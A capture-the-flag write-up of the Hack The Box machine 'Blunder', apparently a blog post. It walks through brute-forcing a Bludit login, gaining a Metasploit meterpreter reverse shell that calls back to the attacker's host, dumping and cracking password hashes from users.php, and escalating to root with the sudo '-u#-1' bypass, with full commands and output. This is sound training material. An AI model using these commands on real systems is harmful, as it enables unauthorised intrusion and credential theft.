Hack The Box : Blunder
26 July, 2020
Discovery
Beginning with an nmap scan, there are only two service, Apache on port 80 and FTP on port 21, which is closed.
kali@kali:~$ sudo nmap -A blunder.htb -p 1-10000
[sudo] password for kali:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-20 12:25 EDT
Nmap scan report for 10.10.10.191
Host is up (0.15s latency).
Not shown: 9998 filtered ports
PORT   STATE  SERVICE VERSION
21/tcp closed ftp
80/tcp open   http    Apache httpd 2.4.41 ((Ubuntu))
|http-generator: Blunder
|http-server-header: Apache/2.4.41 (Ubuntu)
|http-title: Blunder | A blunder of interesting facts
Aggressive OS guesses: HP P2000 G3 NAS device (91%), Linux 2.6.32 (90%), Linux 2.6.32 - 3.1 (90%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (90%), Linux 3.7 (90%), Ubiquiti AirOS 5.5.9 (90%), Ubiquiti Pico Station WAP (AirOS 5.2.6) (89%), Linux 2.6.32 - 3.13 (89%), Linux 3.0 - 3.2 (89%), Infomir MAG-250 set-top box (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   150.17 ms 10.10.14.1
2   150.17 ms 10.10.10.191

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.02 seconds

The website is actually a blog
I saw a number of requests being made to paths /bl-kernel and /bl-themes

Exploring the directories didn't give a lot of information except a couple of javascript files that were a dead end too. So I began fuzzing from the root path. After going through a number of wordlists present on SecLists, one of them gave me back something useful.
root@kali:# ./gobuster dir -u http://blunder.htb/ -w wordlists/raft-medium-files-lowercase.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://blunder.htb/
[+] Threads:        10
[+] Wordlist:       wordlists/raft-medium-files-lowercase.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
Starting gobuster
===============================================================
/install.php (Status: 200)
/.htaccess (Status: 403)
/robots.txt (Status: 200)
/.html (Status: 403)
/.php (Status: 403)
/.htpasswd (Status: 403)
/.htm (Status: 403)
/.htpasswds (Status: 403)
/.gitignore (Status: 200)
/.htgroup (Status: 403)
/wp-forum.phps (Status: 403)
/.htaccess.bak (Status: 403)
/.htuser (Status: 403)
/.ht (Status: 403)
/.htc (Status: 403)
/todo.txt (Status: 200)
===============================================================
Finished
===============================================================
todo.txt was interesting. Got a possible username off of this, maybe for the admin dashboard of the blog page.

Back to Google, turns out Bludit 3.9.2 had a vulnerability because of a flaw in the way IP based login rate limiting worked. One could supply any random string as an IP to go around this limitation, essentially allowing a brute force attack for confirming the user and password. More details on that here. There are a number of scripts on Github to execute this exploit, so I just took one of them and kept rotating the wordlist to use. After trying a number of popular wordlists, based on a hint off of the HTB forum, I created a wordlist using the blog's home page.
out = open('words.txt', 'w')
unq = {}
for ln in open('index.html'):
    line = ln.strip()
    line = line.replace('<', ' ').replace('>', ' ').replace('/', ' ').replace('=', ' ').replace('"', ' ').replace('_', ' ').replace('-', ' ').replace('(', ' ').replace(')', ' ').replace('.', ' ').replace(',', ' ')
    words = line.strip().split(' ')
    for wd in words:
        word = wd.strip()
        if len(word) > 1:
            unq[word] = word

for word in unq.values():
    out.write(word)
    out.write('\n')
This worked, I got the password.
root@kali:# python3 bludit-exp.py
...
...
...
[-] Trying: probably
[-] Trying: best
[-] Trying: fictional
[-] Trying: character
[-] Trying: RolandDeschain

SUCCESS: Password found!
Use fergus:RolandDeschain to login.

Here's what the dashboard looked like
User
The dashboard in itself didn't quite help, however there was another CVE conveniently available on Metasploit, allowing directory traversal and remote code execution byabusing a faulty image upload function while creating a new post.
msf5 > use exploit/linux/http/bludit_upload_images_exec
msf5 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS                   yes       The password for Bludit
   BLUDITUSER                   yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Bludit v3.9.2


msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10.191
RHOSTS => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > set bludituser fergus
bludituser => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set bluditpass RolandDeschain
bluditpass => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(linux/http/bludit_upload_images_exec) > set lhost <my-ip>
lhost => <my-ip>
msf5 exploit(linux/http/bludit_upload_images_exec) > run

[-] Started reverse TCP handler on <my-ip>:4444
[+] Logged in as: fergus
[-] Retrieving UUID...
[-] Uploading XyMlXtxnAd.png...
[-] Uploading .htaccess...
[-] Executing XyMlXtxnAd.png...
[-] Sending stage (38288 bytes) to 10.10.10.191
[-] Meterpreter session 2 opened (<my-ip>:4444 -> 10.10.10.191:60580) at 2020-07-23 13:27:53 -0400
[+] Deleted .htaccess

meterpreter > cd /home/
meterpreter > dir
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2020-05-26 04:29:29 -0400  hugo
40755/rwxr-xr-x  4096  dir   2020-04-28 07:13:35 -0400  shaun
meterpreter > cd hugo
meterpreter > dir
Listing: /home/hugo
===================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
20666/rw-rw-rw-   0     cha   2020-07-23 12:06:08 -0400  .bash_history
100644/rw-r--r--  220   fil   2019-11-28 04:59:55 -0500  .bash_logout
100644/rw-r--r--  3771  fil   2019-11-28 04:59:55 -0500  .bashrc
40700/rwx------   4096  dir   2020-04-27 09:29:47 -0400  .cache
40700/rwx------   4096  dir   2019-11-28 06:37:37 -0500  .config
40700/rwx------   4096  dir   2020-04-27 09:30:11 -0400  .gnupg
40775/rwxrwxr-x   4096  dir   2019-11-28 05:03:01 -0500  .local
40700/rwx------   4096  dir   2020-04-27 09:29:46 -0400  .mozilla
100644/rw-r--r--  807   fil   2019-11-28 04:59:55 -0500  .profile
40700/rwx------   4096  dir   2020-04-27 09:30:11 -0400  .ssh
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Desktop
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Documents
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Downloads
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Music
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Pictures
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Public
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Templates
40755/rwxr-xr-x   4096  dir   2019-11-28 06:36:30 -0500  Videos
100400/r--------  33    fil   2020-07-23 12:07:14 -0400  user.txt
meterpreter > cat user.txt
[-] core_channel_open: Operation failed: 1
Well, the exploit worked but still not enough permissions to get the user flag.
Exploring the directories available using this shell
meterpreter > cd /var/www
meterpreter > dir
Listing: /var/www
=================

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2020-05-19 10:13:22 -0400  bludit-3.10.0a
40775/rwxrwxr-x  4096  dir   2020-04-28 07:18:03 -0400  bludit-3.9.2
40755/rwxr-xr-x  4096  dir   2019-11-28 04:34:02 -0500  html
meterpreter > cd bludit-3.9.2
meterpreter > ls
Listing: /var/www/bludit-3.9.2
==============================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40775/rwxrwxr-x   4096   dir   2019-06-21 05:02:02 -0400  .github
100775/rwxrwxr-x  563    fil   2019-06-21 05:02:02 -0400  .gitignore
100775/rwxrwxr-x  438    fil   2019-11-27 10:02:25 -0500  .htaccess
100775/rwxrwxr-x  1083   fil   2019-06-21 05:02:02 -0400  LICENSE
100775/rwxrwxr-x  2893   fil   2019-06-21 05:02:02 -0400  README.md
40755/rwxr-xr-x   4096   dir   2019-11-27 02:40:55 -0500  bl-content
40775/rwxrwxr-x   4096   dir   2019-11-27 08:48:17 -0500  bl-kernel
40775/rwxrwxr-x   4096   dir   2019-06-21 05:02:02 -0400  bl-languages
40775/rwxrwxr-x   4096   dir   2019-06-21 05:02:02 -0400  bl-plugins
40775/rwxrwxr-x   4096   dir   2019-06-21 05:02:02 -0400  bl-themes
100775/rwxrwxr-x  901    fil   2019-11-27 08:46:01 -0500  index.php
100775/rwxrwxr-x  20306  fil   2019-06-21 05:02:02 -0400  install.php
100644/rw-r--r--  118    fil   2020-04-28 07:18:02 -0400  todo.txt
meterpreter > cat .htaccess
AddDefaultCharset UTF-8

<IfModule mod_rewrite.c>

# Enable rewrite rules
RewriteEngine on

# Base directory
RewriteBase /

# Deny direct access to the next directories
RewriteRule ^bl-content/(databases|workspaces|pages|tmp)/.*$ - [R=404,L]

# All URL process by index.php
RewriteCond %{REQUEST_FILENAME} !-f
RewriteCond %{REQUEST_FILENAME} !-d
RewriteRule ^(.*) index.php [PT,L]

RewriteRule ^admin/ admin/index.php [PT,L]
</IfModule>
Finally found an interesting file called users.php inside bl-content
meterpreter > cd bl-content
meterpreter > ls
Listing: /var/www/bludit-3.9.2/bl-content
=========================================

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2020-05-19 06:28:55 -0400  databases
40755/rwxr-xr-x  4096  dir   2020-04-28 06:24:28 -0400  pages
40755/rwxr-xr-x  4096  dir   2020-07-23 13:33:07 -0400  tmp
40755/rwxr-xr-x  4096  dir   2019-11-27 02:40:55 -0500  uploads
40755/rwxr-xr-x  4096  dir   2019-11-27 06:53:41 -0500  workspaces

meterpreter > cd databases
meterpreter > ls
Listing: /var/www/bludit-3.9.2/bl-content/databases
===================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  438   fil   2020-04-28 06:24:44 -0400  categories.php
100644/rw-r--r--  3437  fil   2020-04-28 06:35:30 -0400  pages.php
40755/rwxr-xr-x   4096  dir   2019-11-27 06:53:41 -0500  plugins
100644/rw-r--r--  4070  fil   2020-07-23 13:41:12 -0400  security.php
100644/rw-r--r--  1319  fil   2020-05-19 06:28:54 -0400  site.php
100644/rw-r--r--  2269  fil   2020-07-23 13:13:19 -0400  syslog.php
100644/rw-r--r--  52    fil   2020-04-28 06:24:44 -0400  tags.php
100644/rw-r--r--  1268  fil   2020-07-23 12:11:47 -0400  users.php
meterpreter > cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
        "mastodon": ""
    }
}
We already know the password for fergus so let's focus on admin. This is a salted hash of the password. Using hash-identifier, I found out that this is an SHA1 hash. Tried to break this password using hashcat against a number of wordlists but nothing came up. Somehow, hashcat wasn't even recognizing the format it expects for salted SHA1 hashes according to the examples page so this was a rabbit hole I definitely went down.
Walking around the directories, turns out there is a directory for Bludit 3.10 as well. The same file bl-content/users.php was there and this time it didn't have a unsalted SHA1 password hash. Hashcat against rockyou wasn't helpful but CrackStation.net was.
root@kali:# hashcat --force -m 100 -a 0 hash.txt rockyou.txt
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
- Zero-Byte
- Early-Skip
- Not-Salted
- Not-Iterated
- Single-Hash
- Single-Salt
- Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

- Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=8 -D DEVICE_TYPE=2 -D DGST_R0=3 -D DGST_R1=4 -D DGST_R2=2 -D DGST_R3=1 -D DGST_ELEM=5 -D KERN_TYPE=100 -D unroll'
Dictionary cache built:
- Filename..: rockyou.txt
- Passwords.: 14344392
- Bytes.....: 139921507
- Keyspace..: 14344385
- Runtime...: 4 secs

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Type........: SHA1
Hash.Target......: faca404fd5c0a31cf1897b823c695c85cffeb98d
Guess.Base.......: File (../../wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1858.7 kH/s (0.33ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]

Back to meterpreter, switching to user hugo was now possible with this password
meterpreter > shell
Process 2824 created.
Channel 7 created.
su Hugo
su: user Hugo does not exist
su hugo
Password: Password120
whoami
hugo
cat /home/hugo/user.txt
<flag>
Root
Knowing more about the user hugo
python -c 'import pty; pty.spawn("/bin/bash")'
hugo@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cd $HOME
cd $HOME
hugo@blunder:~$ sudo -l
sudo -l
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
After exploring around this user's directories, checking crontab, checking running services and a bunch of other stuff, turns out I just had to search how the above permissions were flawed. This was the most interesting and yet frustating find throughout this whole box.
There is a vulnerability in sudo that allows bypassing the exact restrictions show above. This is a very good description of the bypass and how it works. An excerpt
However, the setresuid and setreuid system calls, which sudo uses to change the user ID before running the command, treat user ID -1 (or its unsigned equivalent 4294967295), specially and do not change the user ID for this value. As a result,
sudo -u#-1 id -uorsudo -u#4294967295 id -uwill actually return 0. This is because the sudo command itself is already running as user ID 0 so when sudo tries to change to user ID -1, no change occurs.
So yeah, got the root flag.
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# cd /root
root@blunder:/root# cat root.txt
cat root.txt
<flag>